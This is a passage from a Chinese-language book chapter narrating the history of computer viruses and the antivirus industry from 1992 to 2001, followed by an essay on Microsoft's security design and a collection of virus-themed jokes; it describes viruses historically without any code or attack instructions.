1992 年晚期：第一个视窗病毒开发成功，实际上，大量 DOS 环境下的病毒在视窗环境下仍然能够成功的运行，称这个病毒是第一个视窗病毒是因为该病毒首次对视窗操作系统独特的可执行文件格式进行感染，这个病毒的出现宣告了病毒发展历史上新的一页的到来。

这一年，“目录 2”病毒开始大规模进入中国，

中国，南京信源自动化技术有限公司成立，推出 DOS 环境下的内存驻留反病毒软件“硬盘卫士”（HD GUARD）和 DOS 杀毒软件 VRV（Virus RemoVer）。

1993

在这一年里，病毒制造者除了制造大量普通的病毒、使用多态生成器／病毒构造机构造一系列的病毒以外，他们开始进行更加严重的破坏活动，使用一些新的方法感染文件并且将病毒注入系统。这一年中比较典型的病毒有：

“保护模式是简单的”（PMBS），工作在英特尔 80386 芯片保护模式下的病毒。

"陌生"（Strange），一个自我隐藏技术的杰作，通过对硬件中断 0Dh 和 76H 的模拟实现隐藏自身。

“影子卫士”（Shadowgard）和“红宝石”（Carbuncle）极大地拓展了共生病毒的概念。（共生病毒，一种病毒如果可以表现为不同的形态则称为共生病毒，例如同时感染引导区和文件，或者同时感染 Office 文档和普通的可执行文件）

“埃米”（Emmie）、“梅提里卡”（Metallica）、“炸弹人”（Bomber）、“乌拉圭”（Uruguay）和“咬嚼者”（Cruncher）病毒相继出现，它们使用了一些非常新颖的技术进行感染，这样，杀毒软件很难在被感染文件中找到病毒代码。

1993 年春天，微软发行了自己的反病毒软件——微软反病毒软件（MSAV），这是微软购买了“中心点”公司的 CPAV 之后发布的微软版 CPAV。但这是一次不成功的尝试，微软很快就认识到作为一个通用软件厂商，如此深入的进入一个非常专业的领域是非常不明智的，比尔.盖茨很快就放弃了这一产品。

1993 年 6 月，中国，公安部正式决定将 KILL 的所有有形和无形资产、开发人员移交公安部所属的中国金辰安全技术实业公司进行商品化销售。此时，KILL 的版本号为 V68，产品形式分为 5 寸磁盘和 3 寸磁盘两种。

在这一年，瑞星的防病毒卡占据了 80%以上的反病毒市场，达到了防病毒卡销售的顶峰。

1994

病毒通过光盘进行传播在这一年变得非常普遍，在随后的几年，直到因特网的广泛使用之前，光盘迅速成为最主要的病毒传播渠道。大量的光盘在制造的时候，由于使用的母盘中包括了病毒，所以压制出来的光盘也包括了病毒，由于光盘中的内容是不能被改写的，所以这些病毒无法清除，唯一的解决方法只能是将这些感染了病毒的光盘销毁。

在 1994 年早期，英国发现了两种极其复杂的多态病毒：“SMEG.病原体”和“SMEG.Queeg”（直到今天，仍然有大量的反病毒软件不能完全检测他们的所有变体！），由于病毒的作者将感染的文件放到了电子公告板上，所以这两种病毒在公众媒体造成了很大的恐慌。

另外一次恐慌是一个并不存在的病毒“好时光”（GoodTimes）造成的（注意不是我们在后面将要描述的“欢乐时光”），谣传说这种病毒可以通过电子邮件进行传染。这种不存在病毒的恐慌和欺骗后来称之为“好时光欺骗”。稍后在 DOS 下面真的出现了很普通的一个病毒里面包括了文本信息“好时光”，但是一般认为这个 DOS 病毒是响应“好时光欺骗”专门制造出来的，和那种谣传接收电子邮件就会被感染的病毒没有任何关系。

电脑病毒所引发的法律问题也变得非常普遍，各国都开始尝试将病毒制造者定罪。1994 年夏天，“SMEG”病毒的作者被捕，差不多同时，英国也逮捕了一个病毒制造者团伙，这个团伙自称为“真正残酷的病毒协会”，在挪威也有一些病毒的作者被捕。这些病毒的作者之所以被捕其实很简单，他们继承了早期病毒制造者的好传统，在病毒中包括了自己的联系信息，或者在通过电子公告板首次发布的时候，很得意的宣布了作者的详细创意和联系方法，因此警方可以很方便的找到他们，在后来的病毒制作和发布中，病毒制造者就谨慎了许多，警方很难轻易的找到一个病毒的真正作者。

本年度也有一些值得一提的病毒：

1994 年 1 月：“移动者”（Shifter）病毒，首次感染对象模块文件(OBJ 文件)，“幻影 1”（Phantom1），第一个首次在莫斯科流行的多态病毒。

对象模块文件：和高级语言开发工具密切相关，当在 DOS 环境或者视窗环境下开发程序的时候，C 或者其他语言的编译器会生成多个 OBJ 中间文件，然后将所有的这些 OBJ 中间文件组合成一个可执行的文件。

1994 年 3 月：“源代码病毒”（SrcVir）：首次感染 C 语言和帕斯卡（PASCAL）语言源代码的病毒.

1994 年 6 月：“一半”（OneHalf）病毒出现，在俄罗斯和中国最流行的病毒之一。

1994 年 9 月：“3APA3A”，一种新的引导型病毒出现，使用了一种非常特殊的方法进入 DOS 操作系统并进行感染，当时所有的杀毒软件对于这种新病毒都无能为力。

1994 年春天，最早的杀毒软件厂商的领导者之一，“中心点”公司结束了自己的运做，被“赛门铁克”公司收购，“赛门铁克”公司在这段时间内收购了大量的杀毒软件厂商，包括“皮特.诺顿计算”（Peter Norton Computing）、“第五代系统”（ Fifth Generation Systems）等公司。

1994 年 2 月，国务院发布了《中华人民共和国计算机信息系统安全保护条例》将计算机信息系统安全（包括防病毒软件）划归公安部管理。

1994 年 7 月，王江民推出了“超级巡警”——KV100 杀毒软件，并首次提出了广谱病毒码的概念，首次在《软件报》上公布《反病毒公告》，开创了用印刷的形式让用户进行手工升级的先河，虽然对这种升级方式的有效性仍然存在很多争论，但是 KV100 依靠这种方式极大地提高了知名度，为后来 KV300 的成功打下了良好的基础。

1995

DOS 病毒技术的发展在这一年中基本上陷于停滞，我所说的停顿是指技术本身的停顿，也就是说没有什么新的感染或者隐藏等病毒相关技术的出现，但是病毒的数量和传播并没有停顿，在这一年中仍然出现了很多非常复杂的病毒例如“死亡坠落”（Night Fall）、“胡桃钳子”（Nutcracker）等，以及一些很有趣的病毒例如“两性体”（bisexual）、“RNMS”等。这一年中，DOS 批处理病毒 "视窗启动"（WinStart）和“死硬 2”（DieHard2）病毒在世界范围内广泛的流传。

1995 年 1 月：微软的视窗 95 演示盘被病毒“表格”（Form）感染，微软将演示盘发送给测试者，其中一个可能是过于勤劳的测试者对这些磁盘进行了病毒检测，结果很吃惊的发现了病毒。这是微软第一次在发行的光盘中包含了病毒，当然这远远不是最后一次。

1995 年春天：两家著名的杀毒软件公司“雷霆字节反病毒”（ThunderBYTE Anti-virus）和“诺曼第数据防护”（Norman Data Defense）公司宣布将联合进行反病毒系统的开发。

1995 年秋天：病毒和反病毒发展历史的一个转折点，第一个能够保存在 WORD 文件中，运行在微软字处理软件里的病毒“概念”（Concept）病毒开始在世界范围内流行，这一病毒的出现宣告了一种新形态的病毒的出现——宏病毒。在很长一段时间里，这一病毒在所有的病毒感染统计中一直占据最重要的位置。

1996

1996 年 1 月，第一个视窗 95 病毒出现——“博扎”（Win95.Boza）

1996 年 3 月：第一个开始大规模流行的视窗版本 3 病毒，“触角”（Tentacle）病毒首次被发现，这一病毒首次出现在法国一家医院和一些研究机构的网络中。在这一病毒出现之前，虽然有很多的视窗病毒被制造出来，但是这些制造出来的病毒都只在病毒收集者之间、电子公告板或者一些专门的杂志上出现，“触角”病毒实际上是第一个真正流行起来的视窗病毒。

1996 年 6 月：第一个真正 OS/2 操作系统下的病毒，“AEP”病毒出现，在此之前的 OS/2 病毒只能使用病毒文件替换原来的文件，或者以伴随病毒的形式出现，这一病毒首次可以将自己附着在 OS/2 可执行文件的后面，实现了病毒的真正定义——感染。

1996 年 7 月：第一个微软电子数据表病毒“拉若克斯”（Laroux）病毒出现，这一病毒首次发现是在两家石油公司，一家在阿拉斯加，另外一家在南非，所以我们猜想是一个石油勘探软件的程序员制作了这个病毒。和先前的字处理程序病毒一样，这一病毒利用了在电子数据表格软件中可以变成的某种宏语言。任何微软的电子数据表或者字处理文档中都可以包括这种语言所编写的程序，当然也可以包括这种语言所编写的病毒。随着微软操作系统的日益复杂，各种宏语言慢慢变成统一的 BASIC 语言（VBA ：专门为应用软件设计的可视化 BASIC 语言），功能也变得越来越强大，使用这种语言编写的病毒功能也随之越来越强大。

BASIC 语言：BASIC 是初学者通用符号指令代码（Beginner's All-purpose symbolic instruction Code）的缩写，是国际上广泛使用的一种计算机高级语言。BASIC 简单、易学，目前仍是计算机入门的主要学习语言之一。BASIC 语言自其问世经历了以下四个阶段：第一阶段：（1964 年～70 年代初）1964 年 BASIC 语言问世。第二阶段：（1975 年～80 年代中）微机上固化的 BASIC，ROM BASIC，第三阶段：（80 年代中～90 年代初）结构化 BASIC 语言，以 True BASIC 为代表，第四阶段：（1991 年以来）以可视化的 BASIC 为代表，在因特网时代这一古老的语言又焕发了新的青春。

1996 年 12 月：视窗 95 下的第一个内存驻留病毒，“打孔机”（Punch）病毒出现，该病毒驻留在视窗 95 的内存中，以一个 Vxd 驱动程序的形式存在，拦截所有的文件操作并进行传染，这种原理在随后的 CIH 病毒中得到应用和发展并且造成了极大地破坏。由于程序设计中的明显缺陷，“打孔机”病毒不能在正常的视窗 95 环境进行感染中，所以这种革命性的病毒并没有真正流行起来。

实际上 1996 年是新一轮病毒进化的开始，在这一年中，随着微软新的操作系统视窗 95、视窗 NT 和微软办公软件（Office）的流行，病毒制造者不得不面对一个新的环境，他们在这一年中开始使用一些新的感染和隐藏方法，制造出在新的环境下可以自我复制和传播的病毒，随后，病毒制造者的技术水平日益提高，他们对新的操作系统环境（视窗 95 和视窗

NT）和应用系统环境（Office，包括字处理和电子数据表格软件等）的掌握也越来越深，他们开始在病毒中增加多态、反跟踪等技术手段，在新的技术层次上重复了早期在 DOS 操作系统环境下病毒的进化过程，和 DOS 环境下漫长的进化相比，在新的环境下病毒的进化过程要快得多。

1997

1997 年 2 月：第一个 Linux 环境下的病毒“上天的赐福”（Bliss）出现，Linux 在此之前还是一个没有被病毒感染过的乐土。

1997 年 2 月到 3 月：随着微软办公软件从版本 6 升级到版本 97，宏病毒也升级到版本 97。最早针对微软办公软件 97 的宏病毒都是直接从较早期版本转换过来的，但是病毒制造者对新技术的跟踪速度是惊人的，他们很快就推出了专门为微软办公软件 97 定制的宏病毒。

1997 年 3 月：针对微软字处理软件版本 6 和版本 7 的宏病毒“分享欢乐”（ ShareFun）病毒出现，这种病毒的特殊之处在于除了通常的通过字处理文档传播之外，“分享欢乐”还可以通过微软的邮件程序发送自己。

1997 年 4 月：第一个使用文件传输协议（FTP）进行传播的蠕虫病毒，“本垒打”（ Homer）病毒出现。

文件传输协议：（File Transfer Protocol）使用这一协议，人们可以在主机和自己家庭的电脑之间交换文件。这是最简单的因特网应用协议之一，可以列出远程目录，对文件名字进行拷贝、删除、改名等操作，最重要的是，可以将硬盘上的文件上传到远程的主机上，或者将远程主机上的文件下载到自己的硬盘上。

1997 年 6 月：视窗 95 环境下第一个可以自我加密／解密的病毒出现，这一病毒最先出现在莫斯科，在一些电子公告板上公布后造成了一些慌乱。

1997 年 11 月：“世界语”（ Esperanto）病毒出现，正如名字所表示的那样，这一病毒的开发者想让它成为病毒世界的世界语—同时感染 DOS、视窗和苹果的麦克机操作系统。幸运的是，由于软件中存在的一些缺陷，“世界语”没有实现它的设计目标。

1997 年 12 月：一种新的病毒形态，“mIRC 蠕虫”出现，“mIRC”是视窗环境下最常见的一种 IRC 客户端程序，在当时发布的 mIRC 版本中存在一个漏洞，利用这个漏洞，病毒可以通过 IRC 的频道复制和传播自己。后来的 IRC 版本中堵住了这个漏洞，“mIRC 蠕虫”病毒也就随之慢慢的消失了。

IRC 客户端：IRC 是因特网 INTERNET RELAY CHAT 的缩写，意思是通过因特网中转的聊天，通过特殊的协议(RFC1459 IRC 协议)，大家连到一台或者多台 IRC 服务器上进行聊天。和普通的使用浏览器进行的聊天相比，它最大的特点是速度快(正常情况下一秒钟内你就可以看到对方的“讲话”),功能多，和类似 QQ 的即时聊天系统相比，IRC 可以实现多对多的群体聊天功能。

要实现 IRC 聊天需要 IRC 服务器和 IRC 客户端，IRC 服务器在网上有很多，IRC 客户端就是你在视窗环境下实际进行聊天的程序，其中最著名的就是 mIRC 程序。

1997 年在美国和欧洲的主要杀毒软件厂商中，发生了一些丑闻。两家非常著名的杀毒软件厂商开始了一场口水大战，首先是 McAfee 公司宣布他们的专家在所罗门公司出品的杀毒软件中发现了一个很有意思的特性：所罗门公司的病毒检测软件可以工作在两种模式下面，正常模式和高级模式，正常模式的速度很快，但是对于某些少见的病毒可能无法检测，高级模式的速度比较慢，但是检测的病毒数量更多，他们发现，所罗门公司的软件可以在这两种模式之间自动切换，当软件发现自己象是在检测一个测试用的病毒库的时候，会自动切换到高级模式，而在检测普通文件的时候会切换到正常模式，这样，杀毒软件既得到了非常快的检测速度，也可以得到非常好的病毒检出率。

随后，所罗门公司开始反击，指责 McAfee 公司发布了非法的广告，其中有直接攻击所罗门公司的内容。同时，好像是觉得不够热闹似的，McAfee 和趋势公司闹上了法庭，他们争论的焦点有关因特网和电子邮件病毒检测技术的专利；随后是赛门铁克公司，也跳出来指责 McAfee 公司使用了赛门铁克公司的代码。

这一点充分证明了国外的消费者观念和国内消费者观念的巨大差别，对于国外用户来说，在产品中没有充分实现你的承诺就是一种欺骗行为，换句话来说，在用户不知情的情况下为了某种性能或者评测数据的考虑自动的切换工作模式是某种意义上的商业欺骗。而在国内，我相信没有任何消费者会因为这样一种技术上的处理对杀毒软件厂商提出怀疑或者责难。实际上，国内厂商使用的模式切换、性能增强措施，甚至某些通过提高误报率来迎合用户希望查到病毒的心理的技术手段，远远超过了国外所谓的“欺骗”的范畴。但是至今还没有用户或者厂商对此提出过指责。

这一年 McAfee 和“网络将军”公司完成了他们的合并，新成立的公司成为一家信息安全服务和产品的提供商，新公司的名称是“网盟”（NAI）。

这一年，在中国发生了著名的毒岛论坛事件，有好事者在美国的地球村免费网站上建立了一个叫做“毒岛论坛”的站点，专门讨论反病毒技术，评比国内的反病毒软件和提供它们的的解密程序。1997 年的下半年，“毒岛论坛”宣称 KV 300 软件中有病毒！并且迅速在网上公布了病毒的反汇编代码（由于 KV 300 软件是经过加密的，因此一般人无法简单地看到这一段代码）。数天之后，出于种种考虑，数家反病毒软件公司在京召开了记者招待会，声讨这种行为。而江民公司自己则辩称这是一个“逻辑锁”，不是病毒。只有使用了盗版软件的用户，才有可能数据被破坏。

事情最后以江民公司被认定违反了《计算机安全管理条例》，罚款 3000 元告终，而 KV 300 似乎没有受到太大的影响，“毒岛论坛”还因此被查封。

在 1994 年防病毒卡的销售达到最高峰之后，瑞星 1995、1996 年销售业绩大幅度下降，公司到了生死存亡的边缘，1997 年开始，瑞星通过 OEM 和低价策略开始二次创业。

1997 年，南京信源公司首次推出具有实时病毒防护功能的病毒防火墙，NetVRV 软件。

1997 年，出现了一家风靡一时的反病毒软件公司，华美星际，在当年推出的“病毒克星”产品获得很大的成功（“病毒克星”实际上是 OEM “VRV”之后生产的产品），但是由于运作原因，该公司在 1997 年之后就销声匿迹了。

1998

病毒的数量和技术继续发展，特别是随着因特网的广泛使用，人们对于能够窃取口令和更改权限的木马程序有了更多的兴趣。视窗环境下的病毒“CIH”和“青猴病”（Marburg）通过一些电脑杂志附带的光盘广泛传播，这些光盘在制作的时候被病毒感染。

这一年中，一种新的病毒“HLLP.DeTroie”出现，这种病毒除了能够感染普通的视窗可执行文件以外还能够收集被感染机器的信息并且发送到病毒的所有者手中。应该感到幸运的是，这一病毒仅仅感染法语版的视窗操作系统，所以基本上没有在我国造成影响。

1998 年一月：一种新的感染微软电子数据表的病毒“派克斯”（Paix）出现，这种感染表格的病毒同样实现了自我复制和传播的特性。

1998 年 2 月到 3 月：“青猴病”（Marburg）病毒，第一个在 32 位视窗环境下运行的多态病毒被发现并且开始流行起来。这种病毒的出现给杀毒软件开发者出了一道难题，就像当初在 DOS 环境下遇到多态型病毒一样，他们不得不重新设计自己的病毒扫描引擎，从而可以识别出这种病毒和相应的变种。

1998 年 3 月：“埃克塞斯 4”（ AccessiV）病毒，第一个针对微软数据库软件的病毒出现，这个病毒本身没有造成很大的影响，因为随着字处理和电子数据表病毒的出现，人们知道出现这样一个病毒只是迟早的事情，所有的杀毒软件厂商对此已经有了充分的准备。

1998 年 3 月：“十字架”（ Cross）病毒出现，这个病毒首次实现了对不同微软办公软件的感染，数据库和字处理软件。也就是说你的字处理文档和你的数据库文件中可能同时包括了这种病毒，在这种病毒之后，越来越多的，同时感染多种微软办公软件的病毒开始出现。

1998 年 5 月：“红色队伍”（ RedTeam）病毒出现，这种病毒可以感染通常的视窗可执行文件，同时还可以通过一种电子邮件软件进行传播。

1998 年 6 月：CIH 病毒出现，CIH 病毒是有史以来影响最大的病毒之一，最早出现在台湾，然后通过美国在台湾的海外办公室传播到美国，感染了一些因特网上的游戏服务器，直接引发了持续一年的恐慌（在中国 CIH 的恶梦是在下一年才真正开始的），CIH 病毒所取得的巨大影响是因为它的破坏性，在某些电脑上，CIH 病毒甚至可以损坏你的硬件。

1998 年 8 月：非常好的远程控制工具“后门”（Back Orifice）出现，在“后门”之后，还出现了“网络公共汽车”（NetBus）、“阶段”(Phase)等类似的软件。

远程控制工具：通过网络控制某台机器的软件，包括客户端和服务器两个部分，服务器运行在被控制的电脑上，一般在后台运作，接收远程发来的命令并执行操作，客户端运行在网络的另外一边，控制者利用客户端发布命令。只要在一台联网的电脑上安装了远程控制的

服务器端软件，你可以在任何一台联网的电脑上使用客户端软件，实现数据收集（包括口令和其他机密的文件），鼠标和键盘控制，击键记录等功能。由于远程控制软件的强大功能，人们往往利用远程控制软件作为木马程序，实现对系统非法存取的目的。

1998 年 8 月：第一个感染“爪哇”（Java）可执行文件的病毒“陌生的酿造”（Strange Brew）问世，这一病毒没有什么实际的危害，因为“爪哇”语言在安全性上的一些预防措施，病毒不能复制并且传播到远程的电脑上。但是“陌生的酿造”至少证明了因特网浏览器被病毒感染的可能性。

这一年，南北信源反目为仇，先是划江而治，划分成北方市场和南方市场，然后由于市场和经营观念的冲突以及公司内部矛盾，开始相互起诉和争斗，两家公司都因此元气大伤，市场份额和影响急剧下降。

1998 年 11 月：一种新的使用 VB 脚本语言编写的病毒“兔子”（Rabbit）诞生了，这种病毒充分利用了 VB 脚本语言专门为因特网所设计的一些特性。很自然的是，随着 HTML 语言本身开始具有编程能力，纯粹的 HTML 语言病毒“内在”也开始流行。很明显，病毒制造者将他们的注意力集中在网络蠕虫上，他们开始充分利用视窗系统强大的脚本语言，而且这种语言还可以和网络紧密的结合，制造大量的，可以通过网页、电子邮件传播的病毒。

在这一年中，杀毒软件厂商开始大规模的整合，1998 年 3 月，赛门铁克和 IBM 宣布合并他们的反病毒业务部门，IBM 随后放弃了自己独立开发杀毒软件。所罗门和网盟很快作出了反应，通过一桩上亿美元的交易，所罗门公司不复存在，网盟成功的收购了他的死敌所罗门公司，这桩交易给反病毒行业带来了非常大的震动，这样两家一直打斗得你死我活的公司居然采取这样一种方式结束了自己数年的竞争。

1998 年 5 月：中国金辰安全技术实业公司和世界第二大软件公司美国 CA 公司在公安部举行签字仪式，双方共同合资成立北京冠群金辰软件有限公司。同时宣布在北京成立产品研发中心。1998 年 7 月，冠群金辰公司发布 KILL 认证版。产品虽然名称还是叫做 KILL，但基本核心已经完全使用了 CA 公司的技术。

1999 年：这一年，病毒制造者很好的掌握了视窗操作系统下各种新的文件格式的感染方法，在视窗环境下隐藏自己的技术也得到了很大的进步，通过邮件进行病毒传播开始成为病毒传播的主要途径。宏病毒在这一年仍然是最流行的病毒。

1999 年 3 月，一个名为“梅丽莎”(Melissa)的计算机病毒席卷欧、美各国的计算机网络。这种病毒利用邮件系统大量复制、传播，造成网络阻塞，甚至瘫痪。并且，这种病毒在传播过程中，还会造成泄密。

1999 年 6 月，中国最大的通用软件厂商，金山公司首次发布金山毒霸的测试版，开始尝试进入杀毒软件市场。

1999 年 12 月，“FunLove”病毒出现，这一病毒是一个设计非常巧妙的 PE 病毒，它的最大特点是感染能力强，清除非常困难，直到今天还是在国内广泛流行的病毒之一。

2000 年，随着微软视窗操作系统逐步的 COM 化和脚本化，脚本病毒成为这一年的主流，大量使用脚本技术的病毒出现，脚本病毒和传统的病毒、木马程序相结合，给病毒技术带来了一个新的发展高峰。

2000 年 5 月：“爱虫”(LoveLetter)病毒出现。“爱虫”病毒是一种脚本病毒，它通过微软的电子邮件系统进行传播。这一病毒的邮件主题为“I Love You”，包含一个附件“Love-Letter-for-you.txt.vbs”，一旦在微软电子邮件中打开这个附件，系统就会自动复制并向用户通讯簿中所有的电子邮件地址发送这一病毒，其传播速度比“梅莉沙”病毒还要快好几倍。

2000 年 11 月：金山毒霸正式上市，金山正式进入反病毒软件市场。

2000 年 12：恶作剧程序“麦当劳女鬼”在网络上大规模流行并造成影响，根据报道，中国香港地区有职员被这个恶作剧程序惊吓致死。

2001 年 6 月：“齿轮先生”（SirCAM）病毒出现，该病毒是一种首发于英国的恶性网络蠕虫病毒，对计算机具有较高的危害能力，它主要通过电子邮件附件进行传播，用户一旦打开带有病毒的附件，病毒就会自动发作，并随意选择机器硬盘中的文件向外发送，导致机器内的重要文件对外公开；病毒同时自动删除 C 盘中所有文件；病毒还会自动在硬盘中写入垃圾文件，直至吞噬硬盘所有可用空间，导致系统无法工作。
2001 年 7 月：“红色代码”（Code Red）以及“红色代码二代”（Code Red II）出现。主要针对因特网上的服务器，该病毒能够迅速传播，并造成大范围的访问速度下降甚至阻断。“红色代码”造成的破坏主要是涂改网页,对网络上的其它服务器进行攻击，被攻击的服务器又可以继续攻击其它服务器。
2001 年 9 月：“尼姆达”（Nimda）病毒出现。

第三节 微软和病毒，同盟还是敌人

操作系统

操作系统是一种系统软件，主要用于管理电脑的软件硬件资源和控制程序的执行。最早的电脑上是没有操作系统的，程序员使用穿孔纸带或者卡片将一系列的指令直接输入电脑中，然后通过打印机或者屏幕得到相应的结果。随着电脑程序越来越复杂，在早期的大型电脑上，为了使多个人可以同时使用这个昂贵的设备，发展了最早的多用户分时操作系统，这样可以使很多人可以同时使用一台大型电脑。

个人电脑的出现使操作系统有了另外的含义，电脑不再是需要很多人同时使用的昂贵设备了，操作系统的作用就由多用户管理变成了对硬件设备的管理，多任务的管理和增加越来越强大的多媒体功能。但是操作系统管理电脑软件硬件资源的功能始终没有改变，由于所有的文件操作和硬件访问都需要经过操作系统，而病毒的感染和发作经常涉及到文件读写、硬件设备的访问，所以病毒具有和操作系统很强的相关性。

从某种意义上说，电脑病毒实际上是依赖于操作系统最深的软件，在操作系统中一些最新、最难的技术，最早开始应用很多是由病毒完成的。包括设备驱动程序（Vxd）技术、文件覆盖技术、NTFS 隐藏流的读写技术等等。

巨大的存在：微软

微软的操作系统，一向强调的是易用性和集成性，从来没有把系统的安全性作为重要的设计目标，所以称微软的操作系统是病毒的乐土一点都不为过。

在一个安全的操作系统（比如说 Linux）里面，最重要的安全概念就是权限，简单而言，就是谁可以做什么事情，谁不能做什么事情。一个用户有一定的权限，一个文件有一定的权限，而一段代码也有一定的权限，特别是对于可执行的代码，权限的控制更为严格。只有系统管理员才能执行某些特定的程序，包括生成一个可以执行的程序等。但是对于视窗操作系统来说，权限的重要性远远比不过文件系统的方便性和性能，以及对以前应用程序的兼容性，所以对权限的控制也就非常马虎。虽然相对于视窗 95／98 系列，视窗 NT 和视窗 2000 的安全性好了很多。但是，由于整体设计思想的限制，造成了微软操作系统的漏洞不断，病毒可以很方便的利用这些漏洞突破微软脆弱的权限限制，进行感染或者其他破坏活动。

微软把易用性放在系统设计的首位，考虑任何问题的出发点都是如何方便用户使用，在他最新的 Windows XP 操作系统中，对于易用性和界面所作的努力可以说到了登峰造极的程度。但是易用性和安全性存在一定的冲突，从易用的角度上作出的很多权衡和折衷带来了太多的安全漏洞和隐患。

微软在视窗操作系统中，把脚本的概念发挥到极致，但正是这种强大的脚本，造成了目前大量新形式病毒的泛滥，各种基于脚本的病毒和木马在因特网上大量流行，造成了一次又一次恐慌，归本溯源，微软的脚本战略可能在其中担当了重要的脚色。

记得微软的反病毒软件 MSAV 吗？当微软发现进入这个专业领域需要投入太多精力的时候，盖茨迅速放弃了这个软件。但是随着视窗 XP 的出现，我们又在反病毒软件这个行业看见了一个巨大的幽灵——比尔•盖茨又回来了，在视窗 XP 发布之前提供给自愿测试人员的多个阿尔法和贝塔版本中，提供了集成的反病毒软件（当然，这次也不是微软自己开发的，象当年购买“中心点”公司的技术一样，微软购买了“网盟”公司的反病毒核心）。
奇怪的是，在预计 10 月 25 日最终发布的视窗 XP 的宣传和特性描述中，没有看到有关集成反病毒概念功能的任何文字，也就是说，微软很可能在最终的零售版本中不包括集成的反病毒功能，很难猜测比尔.盖茨这样做的理由何在，也许是因为觉得时机不成熟吧，我想全世界的杀毒软件厂商都象在等待死刑判决一样，等待盖茨什么时候正式把这个功能添加进去。

微软现在正在大力推行它的.NET 战略。这种战略对于电脑病毒以及杀毒软件厂商将造成非常深远的影响。防病毒软件厂商将不得不在很大的程度上重新设计他们的产品，以此来对付由微软的.net 平台发售而带来的各种恶意代码的威胁。 由.net 带来的网络计算机服务模型的改变，将毫无疑问的为病毒编写者创造新鲜的感染机会和媒介。 特别是.Net 将创造一些新的叫做一般代码运行时刻库（Common Language Runtime）的文件，这些文件将包含被称为微软媒介代码（MSIL）的可执行文件，而在现有的防病毒产品中并没有处理这些文件程序的代码。

赛门铁克的 Eric Chien 说由.Net 引进的安全模式将实际上可能导致新的恶意代码发作数量的减少。在 Sophos 工作的一个病毒分析家，里查德•王（Richard Wang）说，现在对于防病毒研究者的一个挑战就是这些病毒代码并不需要处在一个文件当中，甚至可以不用出现在一台电脑中。所以一个.Net 病毒将可能仅仅包含一些东西说明这些病毒是从什么地方来的。这就意味着防病毒产品必须以某种方式检查远程代码。 感染.Net 的二进制代码的病毒，在.Net 语言中写入的特洛伊木马和利用.Net 服务的恶意代码就都成为可能的了。因为 MSIL 是作为一个使用 Java 模式建立的交叉平台语言而设计的，所以这就可能使得一种新形式的病毒在不同操作系统之间繁衍传播。MSIL 可以被认为是一种.Net 服务能在上面运行的任何硬件平台的编译器。当技术上可行的时候，微软将为 Unix 或者 Linux 发布一个公共代码运行时刻库，从而使得在 MSIL 中的病毒和计算机语言记录程序中的病毒产生更加广泛的跨平台的威胁。

.Net 和恶意代码的问题对于现在来说，仍然还只是一个学术问题，而.Net 产品和服务的广泛使用可能会在三年之后了，但是探讨这个问题仍然使人兴奋不已，因为网络服务代表着 IT 的未来，至少对于大多数软件厂商来说是这样的。关于这是代表一个更加安全，还是更加危险的世界的讨论，现在仍在进行中。我个人认为这将是一个更大的安全威胁，因为微软在增加新的功能的时候，首先考虑的是集成和易用性，这样将有新的漏洞出现，而针对这些漏洞的病毒永远会走在反病毒软件和用户安装补丁程序之前。

第四节 第三只眼睛看病毒

在开始一本艰难的图书之前，让我们先轻松一下。

下面是一些也许永远不会出现，也许已经存在的病毒：

病毒的正确名称不是“病毒”，而是一种“电脑微生物”。

生存权利病毒：不允许你删除一个文件，不管它有多旧。如果你试图删掉一个文件，它会要求你首先去会见一名法律顾问以寻求可能的变通方法。

阿诺德史瓦辛格病毒： 终结并停止驻留程序。

政府经济学家病毒：没有东西在工作，但是你的所有的诊断软件都说一切正常。

德克萨斯病毒：总是确定它自己比任何其他的病毒都大。(德克萨斯州的人总是自豪地认为自己的州是美国最大的州。)

耐克（Nike）病毒： Just does it. （耐克公司的广告语）

量子跃迁病毒：一天，你的 PC 是便携机，第二天它是 Macintosh，然后是 IBM 工作站……

亚当和夏娃病毒： 从你的苹果中偷取字节。

航空公司病毒： 你身处达拉斯，而你的数据却在新加坡。

比尔克林顿病毒：许诺分给所有的进程相同的时间：50%给贫穷、缓慢的进程；50%给中产阶级进程；50%给富裕阶层。此外这种病毒还反对你的计算机干涉其他计算机的内政，虽然它已经这样做了。

国会病毒：计算机锁死，屏幕分裂成两半。（一半是驴子，另外一半是大象）。

关于 AOL（美国在线，美国最大的因特网服务提供商）的笑话

“每天一笑(Joke-A-Day)”网站的管理员 Ray Owens 发布的一个和病毒有关的笑话，其中劝告人们务必删除“居心叵测”的 AOL.exe 病毒。结果 Owens 发现他的许多读者都对此确信不疑。更糟糕的是，他们把它转发给了自己的朋友。结果是：Owens 收到了 700 多封信，一些信祝贺他发明了这个笑话，而相当一部分人则询问他“警告”是否是真的。还有不少人则把这个警告当真，真的把系统中的美国在线删除了。

一个流传很广的，关于视窗操作系统和病毒的关系的笑话

视窗操作系统是病毒吗？当然不是，虽然他们都使用大量系统资源用于复制，使系统变慢。病毒有时会用大量垃圾充满你的硬盘，视窗操作系统也会。病毒通常在用户不知道的情况下和一些有用的程序结合在一起，这一点也和视窗操作系统一样。病毒经常使用户感到系统很慢，从而想升级硬件，这一点也和视窗操作系统类似。到目前为止，好象视窗操作系统是病毒，但是，二者有着本质的区别：病毒通常由它们的作者提供良

好的支持，而且可以在所有的系统上运行，而且它们的代码短小，执行速度快，而且越来越成熟，但视窗操作系统不是这样，所以，视窗操作系统绝对不是病毒!!!!

当 CIH 病毒出现以后

最近出现了一种名为 CIH 的新病毒，这是世界上第一例能够破坏 BIOS 的计算机病毒，有很强的破坏力。像往常一样，最先感到兴奋的是杀毒软件厂商，它们借机推出各自的新防毒软件。针对 CIH 病毒的特点，这些公司的宣传用语也是五花八门。节选如下：

A 公司：我们的产品能够彻底地杀死 CIH，为了使你更加放心，它将捎带着杀死 BIOS。

B 公司：本公司产品威力无比，能完全彻底地清除 CIH。注：请在病毒发作后使用。

C 公司：我公司是杀毒软件的权威，清除 CIH 病毒最彻底，请用户先把该病毒的样本寄给我们。

D 公司：防毒、杀毒要有完整的解决方案，而能够提供这种方案的只有本公司一家。专家主张，强烈建议：每月 26 日不要开机。

软件开发商的秘密

所有的软件开发商都会在正式或者非正式的场合表示对微软垄断行为的控诉，他们认为微软掠夺了他们的利润，剥夺了他们生存的权利，但是实际上，他们在对比尔.盖茨都心存感激，因为在用户对他们软件的低劣质量提出质疑的时候，盖茨为他们准备好了一个标准答案：“这是视窗操作系统的问题，Windows 本身就不稳定...”

一个反病毒软件厂商技术支持部门在碰到无法解决问题时的标准回答：

